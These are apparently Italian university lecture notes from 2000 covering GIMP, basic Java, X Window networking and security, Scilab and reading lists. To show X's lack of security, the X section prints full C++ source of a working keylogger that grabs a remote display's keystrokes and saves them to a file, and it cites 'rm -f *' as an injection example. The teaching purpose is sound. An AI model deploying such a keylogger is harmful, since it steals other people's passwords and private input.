
La toolbox contiene quattro matite nella penultima riga e all'inizio dell'ultima, che portano, nell'ordine, i nomi *Pencil*, *Paintbrush*, *Erase* e *Airbrush* e sono in molti modi configurabili. Inizialmente lo spessore della penna è di 19x19 pixel, ma può essere modificato attraverso il menu **Dialogs** → **Brushes**. Mentre *Pencil* opera come una matita normale, *Paintbrush* usa anche i valori di grigio. Interessanti effetti si ottengono spesso con *Airbrush* che fa in modo che il pixel diventa tanto più colorato quanto più spesso ci si passa sopra. Invece di usare *Erase* per cancellare si può anche usare *Pencil* e lo scambio tra i colori di disegno e di sfondo mediante il tasto **x**. Lo strumento sopra il *Pencil* non è una matita ma il *Color Picker* con cui si può scegliere il colore da una tavolozza.

Linee rette e grafi

Per disegnare linee rette si clicca (con il tasto sinistro del mouse e con una della matite attivate) sull'inzio della riga, poi sulla fine, tenendo questa volta premuto il tasto *Shift*. Continuando così, sempre con *Shift* premuto, si può disegnare un poligono. Cliccando sui righelli al bordo e tirando verso l'interno si possono ottenere righe ausiliarie (che non appartengono al disegno). Queste sono utili soprattutto se si desidera disegnare linee parallele agli assi.



Si noti che Gimp non è un programma di disegno vettoriale, ma orientato ai pixel, quindi più adatto alla pittura e al ritocco che al disegno tecnico. Oltre a usi più professionali è ideale per creare immagini o icone per il Web. Ma anche grafi si disegnano velocemente:



Ellissi e rettangoli

Gimp non fornisce strumenti diretti per disegnare forme geometriche. Queste si ottengono però facilmente (dopo un po' di esercizio) mediante le funzioni di selezione.

Per disegnare un cerchio ad esempio dobbiamo fare così: Attiviamo il secondo strumento nella prima riga, facciamo click sul centro del cerchio e, tenendo il tasto del mouse premuto, premiamo *Ctrl-Shift* e rilasciamo il mouse (e i due tasti dopo il mouse). A questo punto il cerchio lampeggia. Con **Select** → **Border** possiamo adesso impostare lo spessore in pixel del bordo. Adesso attiviamo lo strumento secchio, clicchiamo sul piano del disegno e fermiamo l'immagine con **Select** → **None**.

Il tasto *Ctrl* ha qui l'effetto che il punto da cui siamo partiti diventi il centro della figura, mentre il tasto *Shift* fa in modo che otteniamo un'ellisse invece di un cerchio. I due tasti hanno significato analogo nella selezione di rettangoli e quadrati (primo strumento nella prima riga).

Tasti di emergenza di Gimp

ˆz (**Edit** → **Undo**) annulla l'ultima operazione (ripetuto una seconda volta annulla la penultima operazione), **ˆr** (**Edit** → **Redo**) dopo **ˆz** riesegue l'ultima operazione (annullando quindi l'effetto di **ˆz**).

1 (**View** → **Zoom** → **1:1**) ristabilisce la grandezza originale dell'immagine.

x scambia il colore di disegno e il colore di sfondo.

ˆh fissa un testo (che all'inizio appare lampeggiante perché si trova in uno stato di selezione).

Disegni animati

Una tecnica molto importante nel lavoro con Gimp è l'uso degli strati (*layers*), piani di disegno indipendenti, che possono essere trasparenti o parzialmente trasparenti e uniti in un'unica immagine. Un modo divertente per apprenderne i meccanismi elementari è la creazione di disegni animati che possono essere visti da Gimp stesso con **Filters** → **Animation** → **Animation Playback** oppure, una volta salvati in formato *GIF*, guardati mediante un web browser.

Il formato *GIF* (tipica estensione *.gif*) per immagini permette di leggere separatamente questi strati e anche informazioni sui tempi di visualizzazione. Proviamo a fare un semplice esempio (*felix.unife.it/++/je-v-sei0001*): Apriamo con Gimp un nuovo campo di disegno di 64x64 pixel, di cui creamo un'altra vista (con **View** → **New View**) che ingrandiamo. Vogliamo disegnare una faccia che varia tra diversi stati d'animo.

Come sfondo comune useremo la figura a fianco. Adesso scegliamo **Layers** → **Layers & Channels**. Nella finestra che appare creiamo cinque nuovi strati (passare col mouse sui bottoni per visualizzare le funzioni). Ogni volta appare una finestra in cui possiamo indicare il nome dello strato e l'opzione *Transparent*; il nome può essere modificato anche a posteriori cliccando sulla riga in cui si trova lo strato.

La finestra dei layers che a questo punto rimarrà aperta dovrebbe essere come nella seconda figura. Il simbolo occhio significa che lo strato è visibile, la barra blu che lo strato è attivo, cioè che le operazioni di disegno avvengono su quello strato. Bisogna stare attenti che uno strato può essere visibile ma non attivo e viceversa.

Adesso rendiamo visibili gli strati Noia e Sfondo (e invisibili gli altri - basta cliccare sull'occhio), e attiviamo lo strato Noia su cui disegniamo una bocca ondulata. Poi con Sfondo e Contento visibili e Contento attivo disegniamo una bocca sorridente e capelli dritti in giù. E così via. Anche gli occhi si possono cambiare. Se adesso proviamo a guardare l'animazione, vediamo che le facce si sovrappongono, mentre noi vorremmo che solo lo sfondo sia comune. Questo deriva dal fatto che tranno lo Sfondo tutti gli altri strati sono trasparenti.

Bisogna usare la tecnica seguente. Attiviamo lo sfondo e ne facciamo una copia (quarto bottone) a cui viene assegnato il nome Sfondo copy che si trova immediatamente sotto lo strato Noia. Facciamo in modo che siano visibili Sfondo copy e Noia e attivo Sfondo copy. Con *Merge Visible Layers* (più velocemente con *Ctrl-M*) i due strati vengono uniti nello strato Sfondo copy a cui adesso diamo il nome Noia. Attiviamo di nuovo Sfondo e ne creiamo una copia che portiamo in su in modo che stia immediatamente sotto Contento. Di nuovo attiviamo Sfondo copy e rendiamo visibili Sfondo copy e Contento, dopodiché li uniamo con *Ctrl-K*. Sfondo copy viene rinominato Contento, ecc. Alla fine possiamo eliminare lo strato Sfondo e provare l'animazione che a questo punto dovrebbe già funzionare.

Possiamo adesso salvare il file. I files di Gimp dovrebbero sempre essere salvati in formato **.xcf** in modo da conservare tutta la struttura. Nel nostro caso ci serve però anche il salvataggio in formato **.gif**. Affinché questo sia accettato bisogna prima effettuare **Image** → **Indexed**. Al comando **File** → **Save As** appare una finestra in cui possiamo impostare il tempo di visualizzazione dei vari strati. Il File GIF potrà poi essere inserito in un documento per il Web.

Per ogni strato si può impostare separatamente il tempo di visualizzazione, come in *Contento (600ms)*.

Selezione e riempimento

Le prime due righe della toolbox contengono gli strumenti di selezione. Posizionando il cursore del mouse si vedono (come per gli altri strumenti) brevi descrizioni. Il terzo bottone (lasso) serve per circoscrivere una regione a mano libera.

Clicchiamo sul lasso e disegniamo una curva chiusa che comincia a lampeggiare. Scegliamo un colore di disegno e poi attiviamo lo strumento *Fill* (secchio nella toolbox). Un click sull'immagine fa in modo che l'interno della figura chiusa venga riempito con il colore scelto. Qui è facile commettere errori, ricordarsi quindi che con **ˆz** si può annullare l'ultima operazione.

Il riempimento funziona anche semplicemente per connessione. Disegniamo prima alcune curve chiuse per delimitare alcune regioni, ad esempio con la penna nera su sfondo bianco. Attiviamo lo strumento *Fill*. Adesso per ogni regione scegliamo un colore, poi clicchiamo su quella regione, che si riempirà del colore scelto. Le curve devono essere ben chiuse, altrimenti il colore riempirà anche parti al di fuori della regione. Infatti tutti i pixel contigui dello stesso colore del pixel sui cui effettuiamo il click vengono colorati, con tolleranza e algoritmi che possono essere configurati.

Spacing

Un parametro nel dialogo **Brushes** è **Spacing** che determina la distanza tra un punto su una linea tratta a mano e l'altro. Aumentando lo spacing di default invece di linee continue si ottengono catene di punti come nella figura.

// SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 7 ◇ 16 Novembre 2000

Java

*Il codice sorgente viene trasformato in bytecode dal compilatore (che normalmente porta il nome **javac**). Il bytecode viene poi eseguito dalla Java Virtual Machine (che assumiamo che si chiami **java**).*

*I files sorgenti devono portare il suffisso **.java**, e il nome del file senza il suffisso deve coincidere con la classe definita nel file. Per compilare il file **prova.java** useremo il comando **javac prova.java**, ottenendo il file **prova.class** in formato bytecode. Questo adesso potrà essere eseguito dalla Java Virtual Machine con **java prova**.*

Negli ultimi mesi sia Sun che IBM hanno presentato versioni complete di Java per Linux. Il supporto di queste grandi ditte favorirà sicuramente la presenza di Java nel mondo Linux.

*Bisogna dire che talvolta (ovviamente anche per ragioni commerciali, non ultime quelle delle case editrici che guadagnano splendidamente con l'apparizione di sempre nuovi linguaggi) l'importanza di nuovi paradigmi di programmazione, in particolare della programmazione orientata agli oggetti, e di strutture innovative nei linguaggi, viene spesso esagerata. Un buon programmatore in C riesce facilmente a creare quasi tutte queste strutture e il tempo perso a imparare il linguaggio di moda potrebbe essere usato per migliorare la propria biblioteca di funzioni. Linguaggi come il Lisp (il più matematico dei linguaggi di programmazione) o il Perl (una felice combinazione di concezioni della linguistica e di abili tecniche di programmazione), orientati più agli aspetti intrinsechi della rappresentazione di dati e algoritmi e basati sulla ricorsività, offrono forse possibilità di creatività maggiore e di applicazioni più profonde della programmazione orientata agli oggetti che in questo senso appare più accumulativa e in superficie. Non per caso il Lisp è uno dei due grandi linguaggi dell'intelligenza artificiale (l'altro è il Prolog) e il Perl, oltre all'uso normale nell'amministrazione di sistemi e di reti e nella trasformazione di dati, può emulare molti meccanismi del Lisp e dispone in più di una delle raccolte più ricche in assoluto di librerie di estensione, i moduli **CPAN**.*

Uno degli aspetti più importanti della programmazione orientata agli oggetti è la <u>comunicazione</u>: In un certo senso gli oggetti si informano tra di loro sulla propria posizione e sul proprio stato, sulle attività e funzioni. Questa comunicazione nel programma si riflette poi in una comunicazione tra le persone coinvolte nel progetto, per questo la programmazione orientata agli oggetti è particolarmente adatta al lavoro di gruppo. Essa è estroversa, mentre la programmazione ricorsiva e creativa è, almeno in parte, più introversa.

Per il programmatore classico Java rimarrà probabilmente una moda, che si sta però vivacemente diffondendo attraverso Internet e, mentre attualmente, come accade sempre quando viene introdotto un nuovo linguaggio, si cerca di dimostrare che anche con esso si possono scrivere gli algoritmi conosciuti oppure fare elaborazione delle immagini, in futuro probabilmente le applicazioni saranno diverse da quelle dei linguaggi che abbiamo chiamato introversi. Oltre all'uso in Internet Java si sta prospettando come uno dei linguaggi più utilizzati per sistemi mobili e imbedded e computer per giochi; Apple ha intenzione di incorporare Java nel suo futuro sistema operativo Mac OS X. Java dispone di alcuni meccanismi di sicurezza e si sta sperimentando la sua introduzione nell'informatica bancaria e nel e-commerce.

***

Queste due pagine non possono descrivere il linguaggio Java e nemmeno offrire una panoramica dei concetti di base. Hanno il solo scopo di introdurre in modo molto elementare al seminario del prof. Ellia e di definire il materiale che potrà essere chiesto all'esame del corso di Sistemi.

Questa settimana

30 Java
Java World

31 Alcuni tipi di dati di Java
Metodi in Java
Il programma minimo
Operatori binari
Output formattato

32 Libri su Java e libri su X
Security in X - there isn't any
Dove sta e cosa fa l'X server
Come copiare lo schermo di un computer remoto

33 Il programma spia
xhost e xauth
XSEndEvent
ange ftp

34 Libri
W. R. Stevens (1951-1999)
Compleanno di Enrico Bombieri
Scilab
Comandi di terminale
pine e pico

Java World (www.javaworld.com)

Gli articoli pubblicati su questo sito e le discussioni trattano molti temi diversi, con particolare riguardo allo sviluppo e alla manutenzione di pagine Web, agli aspetti di sicurezza, alle applicazioni di Java nel commercio elettronico. Sul sito si trovano una raccolta di domande e risposte (*Java Q&A index*) e un elenco di quasi duemila libri in molte lingue. Da poco viene pubblicata la rubrica bimensile *Steer clear of Java pitfalls* su come evitare i trabocchetti del Java (cfr. il libro sullo stesso argomento). Si impara come trasformare un applet in un'applicazione e cosa sono i *servlet*.

Si può leggere un articolo di Bruce Eckel sugli oggetti (in un certo senso ogni dato in Java è un oggetto, però ci sono *tipi primitivi* come i tipi numerici che vengono trattati diversamente per ragioni di efficienza) e ogni utilizzo di un oggetto avviene mediante un riferimento (*reference*) e sulla gestione della memoria in Java. La classe **BigInteger** di Java permette di lavorare con numeri interi di grandezza arbitraria, una grande comodità non presente nel C/C++ di base, anche se esistono librerie apposite che però bisogna cercare ed installare. Le operazioni aritmetiche (addizione, sottrazione, moltiplicazione e soprattutto divisione) tra interi sono complicate da programmare.

Alcuni tipi di dati di Java

byte	1 byte	-128 ... 127
char	2 bytes	carattere
short	2 bytes	-32768 ... 32767
int	4 bytes	circa -2 miliardi ... 2 miliardi
long	8 bytes	circa -9 miliardi miliardi ... 9 miliardi miliardi
float	4 bytes	numero a virgola mobile
double	8 bytes	numero a virgola mobile
boolean	1 byte	true/false

A differenza dal C il tipo **char** è di 2 bytes; questo facilita la rappresentazione di caratteri internazionali. Il tipo è compatibile con **int** e **long**.

A differenza dal C in Java le condizioni devono essere espresse come grandezze di tipo **boolean** (in C 0 è falso e ogni valore diverso da 0 è vero). Quindi, mentre in C si può scrivere `while(1) ...`, in Java bisogna usare `while(true) ...`.

Stringhe di caratteri vengono trattate in modo molto diverso dal C. Mentre il C non possiede un tipo di dati apposito per le stringhe, ma semplicemente la maggior parte delle funzioni del C considera il carattere con numero ASCII 0 come indicatore della fine di una stringa, in Java le stringhe sono trattate come istanze della classe predefinita **String**. La concatenazione di stringhe avviene attraverso l'operatore binario **+**, per cui `''Ciao, '' + ''Franco!''` è la stessa cosa come `''Ciao, Franco!''`.

Esistono metodi per la formazione o la ricerca di sottostringhe, per convertire una stringa in minuscole o maiuscole, per calcolare la lunghezza di una stringa, per il confronto di stringhe o dell'inizio di due stringhe.

Le stringhe in Java, una volta create, non possono essere modificate, mentre in C, scrivendo direttamente in memoria, ciò è possibile (e talvolta piuttosto vantaggioso negli algoritmi). Per questa ragione è stata introdotta la classe **StringBuffer** che permette la modifica di stringhe e quindi algoritmi più efficienti. Mediante il metodo **toString** si può convertire una variabile di tipo **StringBuffer** in una variabile di tipo **String**.

Campi (vettori) vengono trattati in modo molto simile al C. Non è però possibile accedere a posizioni non previste, evitando così una possibilità di errore nei programmi in C.

Metodi in Java

A differenza dal C/C++ nel Java funzioni possono essere definite soltanto come componenti di una classe e, come d'uso nella programmazione orientata agli oggetti, vengono allora dette *metodi* della classe. La classe **String** possiede ad esempio un metodo **length** che restituisce la lunghezza della stringa per cui viene chiamato:

```
String nome="Maria Stuarda"; n=nome.length();
```

Le funzioni matematiche sono per la maggior parte metodi della classe **Math** e vengono chiamate ad esempio così:

```
y=Math.sin(x); y=Math.log(x); y=Math.sqrt(x); y=Math.exp(x);
y=Math.abs(x); y=Math.random(); y=Math.round(x);
y=Math.pow(x,r); c=Math.max(a,b);
```

Il programma minimo

Ogni volta, quando si impara un nuovo linguaggio, la prima cosa da fare è cercare di capire come è fatto il programma minimo funzionante. In Java potrebbe essere questo:

```
class prova
{public static void main (String parametri[])
{System.out.println("Ciao.");}}
```

Si ricordi che il nome del file che contiene questo programma deve essere **prova.java**.

Operatori binari

In C l'ordine in cui gli argomenti di un'operatore binario vengono usati, non è definito. Assumiamo che la variabile `x` abbia il valore 7, e consideriamo l'istruzione `y = f(x) + g(x++)` (pessimo stile comunque). `g(x++)` significa che viene prima calcolato `g(x)`, dopodiché `x` viene aumentata di 1. Se adesso gli operandi di `+` vengono utilizzati da sinistra verso destra, `y` avrà il valore `f(7)+g(7)`, mentre se gli operandi sono usati da destra a sinistra, `y` sarà uguale a `f(8)+g(7)`. In Java invece questa ambiguità non esiste: gli operandi vengono sempre usati da sinistra verso destra.

Output formattato

`u` sia una variabile che descrive la tensione in un circuito. Assumiamo che vogliamo ottenere un output su terminale della forma `tensione = 30 V`, dove il valore (in questo caso 30) è però variabile e coincide appunto con il valore attuale di `u`. In C in questo caso si usa

```
int u; ...
printf("tensione = %d V",u);
```

Il simbolo `%d` nella stringa (*stringa di formato*) tiene il posto per il valore della variabile e indica che questo valore sarà di tipo intero. In Java, una volta dichiarata la variabile, il compilatore riconosce automaticamente il tipo richiesto e quindi si può scrivere invece

```
int u; ...
System.out.print("tensione = " + u + "V");
```

Oppure, se le variabili corrispondono a nome e ordine in graduatorio di una persona,

```
String nome; int pos; ...
System.out.print(pos + ". " + nome)
```

In modo simile viene usata la funzione **cout** del C++. Il **printf** del C è però molto potente e spesso anche più breve e viene preferito da molti programmatori (si userà **sprintf** se invece di un output sul terminale si vuole creare una stringa con cui continuare l'elaborazione). A questo riguardo probabilmente la soluzione più comoda e flessibile è quella del Perl che fornisce dei meccanismi particolarmente efficienti per il trattamento di stringhe (e infatti un'automatica conversione tra numeri e stringhe). In Perl (che non conosce dichiarazioni di variabili) i due esempi verrebbero scritti così:

```
print "tensione = $u V";
print "$pos. $nome";
```

Libri su Java

R. Cadenhead: Imparare Java 2 in 24 ore. Tecniche Nuove 1999, 400p. Lire 45.000. Molto elementare, ma forse utile e piacevole da leggere.

M. Campione/K. Walrath: The Java tutorial. Addison-Wesley 1996, 720p.

M. Daconta/E. Monk/J. Keller a.o.: Java pitfalls. Wiley 2000, 320p. DM 105.

P. Deitel/H. Deitel: Complete Java 2 training course. Prentice-Hall 1999, 1420p. DM 156.

P. Naughton/H. Schildt: Manuale Java. McGraw-Hill Italia 1996, 430p.

Security in X - there isn't any

Questo è il titolo di un paragrafo nel libro di Johnson/Reichard. Gli autori così continuano:

From the beginning, X was designed to make interaction between networked computers go smoothly. As such, security wasn't a big issue; the problem was connecting computers, not creating barriers between them. This lack of security within X is still the case.

That said, there are a number of things you can do to improve your system security. The fundamental problem with X is basic: everything you see on your display travels from X applications to the X server over a network link. In the other direction, every key pressed travels from the X server to these applications over the same network link. And, as we all know, clever users can monitor these network links.

As X-based workstations and terminals become the norm, it's easy to forget about this fact and lull yourself into a false sense of security - you did after all, login to your system, which is protected by a password.

Libri su X

E. Johnson/K. Reichard: The Unix system administrator's guide to X. M&T Books 1994, 360p.

O. Jones: Introduction to the X Window system. Prentice-Hall 1991, 420p. Il miglior libro sulla programmazione sotto X Window.

L. Mui/V. Quercia: X user tools. O'Reilly 1994, 760p.

A. Nye: Xlib programming manual. O'Reilly 1995, 780p.

A. Nye (ed.): Xlib reference manual. O'Reilly 1993, 920p.

V. Quercia/T. O'Reilly: X Window system user's guide. O'Reilly 1993, 830p.

Dove sta e cosa fa l'X server

Abbiamo visto nell'ultima lezione la motivazione per l'assegnazione dei nomi *client* e *server* nel lavoro con X Window. La scelta dei nomi a prima vista sorprende e confonde, perché siamo abituati a identificare un server con un computer remoto da cui prelevare files e su cui operare da lontano, mentre invece l'X server molto spesso risiede proprio sul computer davanti al quale stiamo seduti. Infatti l'X server non è un computer, ma un programma che mette a disposizione uno schermo ad altri programmi, che sono i client dell'X server, nel senso che utilizzano lo schermo su cui il programma server effettua le operazioni grafiche secondo le richieste che gli pervengono dai client.

In verità si dovrebbe distinguere tra **display** e schermo, ma ai fini della spiegazione possiamo trascurare questa differenza, che nei sistemi attualmente utilizzati diventa importante soltanto per il programmatore che deve conoscere i parametri più generali di alcune funzioni grafiche.

Quindi tutti i programmi che funzionano sotto X sono client del X server. Quando lancio **xterm** posso indicare, specificando la variabile *DISPLAY*, su quale schermo voglio usare il programma. Si vede che in verità devo indicare un computer e su questo un X server (uso implicitamente i valori di default quando il computer è quello davanti al quale mi trovo e il server quello che ho già attivato).

La comunicazione tra X server e i client avviene attraverso il protocollo UDP sullo stesso computer oppure il protocollo TCP nei collegamenti remoti.

Quando, come in laboratorio, si hanno a disposizione due computer vicini tra di loro, è molto facile spiegare il collegamento per X Window: Sul primo computer, quello di cui vogliamo usare lo schermo, facciamo partire (con **startx**) l'X server, apriamo un terminale (spesso **xterm**) per poter indicare, con **xhost +remoto.pc**, che i client sul computer vicino (che qui chiamiamo remoto) hanno il diritto di utilizzare lo schermo del primo computer. Su questo secondo computer adesso, sempre da un terminale, ma stavolta senza necessariamente dover aprire X, quindi anche dalla consolle normale, dobbiamo prima indicare quale schermo vogliamo utilizzare, mediante la definizione della variabile *DISPLAY*. Questo avviene per esempio con il comando **DISPLAY=primo.pc:0.0; export DISPLAY** (tutto su una riga). 0.0 nel nostro caso andrà sempre bene; un X server può in verità servire più schermi e ci possono essere più X server attivi sullo stesso computer, allora sono necessari parametri più generali.

Da questo momento in avanti ogni programma grafico (nel senso che apre un display grafico — vedere l'istruzione **Server=XOpenDisplay(0))** nel programma *spia*) utilizzerà lo schermo sul primo computer. Provare con **xterm**, **emacs** oppure il programma **grafica** che abbiamo installato su alcuni dei PC.

Attenzione: Se l'X server (sul primo computer) è stato lanciato da root, chi apre da quello vicino un **xterm** lo userà automaticamente con i diritti di root del primo computer!

Esistono anche X server per Windows (ad esempio **VNC**). Questi permettono di usare simultaneamente Windows e programmi **client** che invece stanno su un altro PC.

Come copiare lo schermo di un computer remoto

Con il comando **xwd -root > alfa** si ottiene un'immagine nel formato *X Window dump* dell'intero schermo del computer su cui è stato impostato il display. Si può anche usare **xwd -root -out alfa**. Il file **alfa** che contiene questa immagine sta invece sul computer di chi ha lanciato il comando **xwd**, e colui adesso può visualizzare l'immagine con **xwud -in alfa** (metodo classico) oppure semplicemente con **xv alfa**, perché **xv** comprende anche il formato X Window dump ed è in grado di convertirlo in altri formati.

Il programma spia

```
# include <stdio.h>
# include <X11/Xlib.h>
# include <X11/Xutil.h>

int main();

void apriserver(),tasto(char&),ricevi(XEvent&);
int scrivifile(char*,char*);

Display *Server;
char NSO_car;;
////////////////////////////////////////////////////////////
int main()
{char x; int k; char a[1000];
apriserver();
for (k=0;k¡20;k++) {tasto(x); sprintf(a+k,"%c",x);}
sprintf(a+k,"%c",0); scrivifile(a,"/home/sis/alfa");
exit(0);}
////////////////////////////////////////////////////////////
void apriserver()
{if ((Server=XOpenDisplay(0))==0) exit(1);}

void tasto (char &x)
{XEvent evento;
for (;;) {ricevi(evento); if (evento.type!=KeyPress) continue;
if (NSO_car==0) continue; x=NSO_car; break;}}

void ricevi (XEvent &evento)
{int nt; char successione[100]; KeySym tasto; Window focus; int r;
long mask=KeyPressMask|KeyReleaseMask;
XGetInputFocus(Server,&focus,&r);
for (;;) if (XGrabKeyboard(Server,focus,True,GrabModeAsync,
GrabModeAsync,CurrentTime)==GrabSuccess) break;
XNextEvent(Server,&evento);
XUngrabKeyboard(Server,CurrentTime);
XSendEvent(Server,focus,True,mask,&evento);
switch (evento.type) {case MappingNotify:
XRefreshKeyboardMapping(&evento.xmapping); break;
case ButtonPress: break;
case KeyPress: nt=XLookupString(&evento.xkey,successione,99,&tasto,0);
if (nt==1) NSO_car=successione[0]; else NSO_car=0; break;}}

int scrivifile (char *A, char *B)
{FILE *File;
File=fopen(B,"w"); if (File==NULL) return 0;
for (;*A;A++) putc(*A,File); fclose(File); return 1;}
```

Questo è un programma in C++ (come si vede dai *reference* che abbiamo usato per alcuni parametri riconoscibili dal & (ad esempio in *tasto (char &x)*); per riscriverlo in C basterebbe usare normali puntatori invece di riferimenti. Come si vede dai files inclusi (le tre righe iniziali che cominciano con # *include*), vengono usate le funzioni generali di input/output del C (dichiarate in <stdio.h>), e le funzioni grafiche di X (dichiarate in <X11/Xlib.h> e <X11/Xutil.h>).

Il programma è contenuto in un file che possiamo chiamare **spia.c**. Per la compilazione prepariamo, nella stessa cartella di questo file sorgente, il **Makefile**, che si chiama proprio così e che è molto semplice:

```
make:
TAB    g++ -o spia.o -c spia.c
TAB    g++ -o spia spia.o -L/usr/X11R6/lib -lm -lc -lX11
```

TAB significa che dobbiamo veramente battere il tasto tabulatore. Poi dalla shell, sempre in quella cartella, diamo il comando **make** che in questo caso semplice non fa altro che eseguire semplicemente le due ultime righe del Makefile (che quindi avremmo anche potuto battere direttamente dalla shell), creando il programma eseguibile **spia**.

Questo programma, lanciato usando lo schermo di un altro computer, registra i primi 20 tasti che vengono immessi su ogni programma grafico che viene eseguito sull'altro computer e permette quindi di seguire l'immissione di password, numeri di carte di credito, acquisti online, operazioni bancarie ecc. Assumiamo ad esempio che qualcuno stia usando il programma per tutto un giorno per spiare ciò che battiamo sulla tastiera e che noi abbiamo un account *root* sul nostro computer. Durante il lavoro normale useremo un altro account, ma sicuramente più volte al giorno useremo il comando **su** per diventare root temporaneamente. Il nostro computer ci chiede la password di root che la spia registra.

xhost e xauth

Con **xhost +remoto.pc** permettiamo al PC remoto di usare il nostro schermo, con **xhost -remoto.pc** ritiriamo questo permesso. Con il comando **xhost** da solo si ottiene l'elenco dei computer che hanno il permesso; eseguirlo per controllo. Bisognerebbe usare sempre i nomi completi dei computer (ad esempio **student.unife.it** e non solo **student**) in modo da essere sicuri di non dare il permesso a un computer **student** su un'altra rete.

Con **xhost** il permesso viene dato a tutti gli utenti del computer remoto, e ciò rappresenta naturalmente un risico ancora maggiore dal punto di vista della sicurezza. Per gli esperimenti in laboratorio è sufficiente; esiste però anche la possibilità di concedere il permesso soltanto a utenti determinati su un altro computer mediante il comando **xauth**, che è però un po' più complicato e per il quale rimandiamo ai libri su X, in particolare a Johnson/Reichard.

XSendEvent

In lezione abbiamo verificato che **xterm** a differenza da altri programmi grafici non riceve eventi inviati da altri programmi mediante **XSendEvent** (sestultima riga della funzione *ricevi* nel programma **spia**. È bene che sia così! Altrimenti un malintenzionato potrebbe inviare qualsiasi successione di caratteri al nostro terminale, ad esempio **rm -f** *, distruggendo tutti i files nella directory in cui stiamo lavorando.

ange ftp

Questa comodissima funzione di Emacs permette di leggere e scrivere un file su un altro computer come se il file si trovasse sul proprio PC. Il trasferimento dei dati avviene mediante **ftp**, ma nell'uso di Emacs non cambia niente. Solo nell'apertura di un file bisogna rispettare il metodo seguente. Assumiamo che il computer remoto sia *pc.remo.to* e che il mio nome utente su quel computer sia *rossi*. Allora con **^xf** (oppure *TAB* nella nostra configurazione) eseguo il comando di apertura di un file, di cui mi viene chiesto il nome. A questo punto inserisco **/rossi@pc.remoto:** (non dimenticare la barra iniziale e il doppio punto alla fine), mi viene chiesta la password (per il PC remoot) e mi trovo con Emacs nella mia directory di login sul computer remoto e posso continuare a lavorare allo stesso tempo sull'altro PC oppure su quello da cui sono partito.

Libri

D. Curry: Unix systems programming for SVR4. O'Reilly 1996, 600p.

Un po' meno enciclopedico dei volumi di Stevens, è però altrettanto ben fatto, utile sia per imparare che come riferimento.

J. Hall/P. Sery: Red Hat Linux e Gnome for dummies. Apogeo 2000, 400p.
Lire 42.000. Nell'armadietto dell'aula 9.

J. King: Fotografia digitale for dummies. Apogeo 2000, 320p. Lire 42.000.

Un'introduzione leggibilissima e riccamente illustrata all'affascinante mondo delle immagini. Dalla fotocamera al computer e tutto sul ritocco.

W. R. Stevens: Unix network programming. Prentice-Hall 1990, 750p.

W. R. Stevens: Advanced programming in the Unix environment. Addison-Wesley 1992, 725p.

Questi due libri di Stevens sono bibbie per i programmatori di sistema in ambiente Unix.

William Richard Stevens (1951-1999)

Nel 1999 è morto improvvisamente uno degli informatici più famosi del mondo, W. Richard Stevens. Era uno dei migliori conoscitori della programmazione in rete e del protocollo TCP/IP. I suoi libri enciclopedici sono usati dagli informatici di tutto il mondo. Era sposato con tre figli. I suoi amici mantengono ancora le sue pagine web su *www.kohala.com/start/*.
Cfr. *Linux & C*, Novembre 1999, pag. 9.

Compleanno di Enrico Bombieri

Enrico Bombieri, considerato il più grande matematico italiano vivente, compirà 60 anni il prossimo 26 novembre. Era famoso già da giovane per le sue ricerche in teoria dei numeri (il grande crivello) e sulle superficie minimali. La foto lo mostra probabilmente nel 1974, anno in cui vinse, unico italiano finora, la medaglia Fields, il più prestigioso riconoscimento matematico internazionale. È stato professore a Pisa e lavora attualmente al Institute of Advanced Studies a Princeton.

Scilab

Scilab è un linguaggio di programmazione molto simile nello spirito a Matlab, liberamente distribuibile in formato `.rpm` da `www-rocq.inria.fr/scilab/`.

Si invoca con `scilab &` oppure dal bottone `lab` della nostra batteria. Nella finestra di lavoro si possono usare molti dei comandi di Emacs (**^f**, **^b**, **^a**, **^e**, **^h**, **^d**, **^k**, **^y**, →, ←). Come nella shell si usano **^u** (per cancellare la riga di comando) e ↑/↓ (history). Molto utile è il menu `help`. Scegliendo la voce `Export` nel menu `File` della finestra dei grafici si possono salvare le immagini in formato PostScript.

Quando viene lanciato, Scilab legge **.Xdefaults**, in cui si può definire ad esempio la `geometry` con

Xscilab.geometry: 700x400+20+20

Per rendere effettive le impostazioni in **.Xdefaults** senza dover uscire da X Window dalla shell battere **xrdb ~/.Xdefaults**.

Si possono definire funzioni in un file **alfa** come nell'esempio seguente:

```
function [y]=sinq(x)
y=sin(x*x)

function [y]=lolo(x)
y=log(log(x))

function [y]=abc(x)
y=cos(x)+sin(2*x)+cos(3*x)+sin(4*x)
```

Scilab offre molte funzioni di visualizzazione, ad esempio si ottiene il grafico di *sinq* con

```
x=[0:0.02:2];
fplot2d(x,sinq)
```

Alla partenza di Scilab viene eseguito il file **.scilab**; se questo file contiene una riga

```
getf('alfa','c');
```

all'avvio di Scilab vengono definite le funzioni *sinq*, *lolo* e *abc*.

Comandi di terminale

In **xterm** un testo selezionato (anche da un'altra finestra) può essere incollato con il tasto medio del mouse. Quando l'output è più grande di una schermata, con **Pag↑** si può vedere la parte precedente.

I seguenti comandi danno informazioni sulle proprietà dello schermo o delle finestre e sulle risorse utilizzate: **xdpyinfo | less**, **xwininfo**, **appres XTerm xterm — less**, **xprop -name xterm** (in generale **xprop -name** *finestra*, dove *finestra* è il nome che appare nella barra superiore di una finestra aperta, se necessario racchiuso tra apostrofi, ad esempio **xprop -name 'xboard: gnuchessx'**). Provarli.

xev visualizza *eventi*: Quando appare la finestra, posizionare il cursore su di essa e muovere il mouse oppure battere alcuni tasti o combinazioni di tasti.

Molto spesso sotto X per muovere la *barra di scorrimento* bisogna procedere in questo modo: La si può tirare direttamente con il tasto medio del mouse; la si muove in giù cliccando con il tasto sinistro sulla corsia di scorrimento, all'interno della quale scorre la barra, e la si muove in su cliccando con il tasto destro. Il movimento è massimo se si clicca all'estremità inferiore (o destra nel caso di una corsia orizzontale), e minimo se si clicca all'estremità superiore (o sinistra).

Non è sempre così comunque, talvolta la barra può essere tirata anche col tasto sinistro del mouse.

pine e pico

